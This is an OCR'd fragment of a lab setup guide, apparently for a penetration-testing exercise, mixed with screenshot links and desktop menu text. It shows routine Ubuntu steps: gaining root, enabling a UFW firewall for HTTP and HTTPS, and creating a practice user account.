

Applications
Places
System
Tue Dec 24, 06:02
Parrot
pentester's Home
README.license
Trash
Create Folder
Create Launcher...
Create Document
Open in Terminal
Organize Desktop by Name
Keep Aligned
Lock Icons Position
Paste
Change Desktop Background
Menu




1. Log into **Ubuntu** VM using credentials (**Ubuntu** / **toor**). Obtain root privileges:
   sudo su


Jan 3 05:19
Ubuntu
Password
Ubuntu


Activities
Jan 3 05:20
Home


Activities
Jan 3 05:20
New Folder
Paste
Select All
Arrange Icons
Arrange By...
Show Desktop in Files
Open in Terminal
Change Background...
Desktop Icons Settings
Display Settings
Home




1. Enable UFW firewall on Ubuntu and permit only HTTP (`80/tcp`) and HTTPS (`443/tcp`):


   ufw enable

   ufw allow 80/tcp


   ufw allow 443/tcp




1. Create target user account **bob** on Ubuntu (Password: **Bob@123**):
   sudo adduser bob




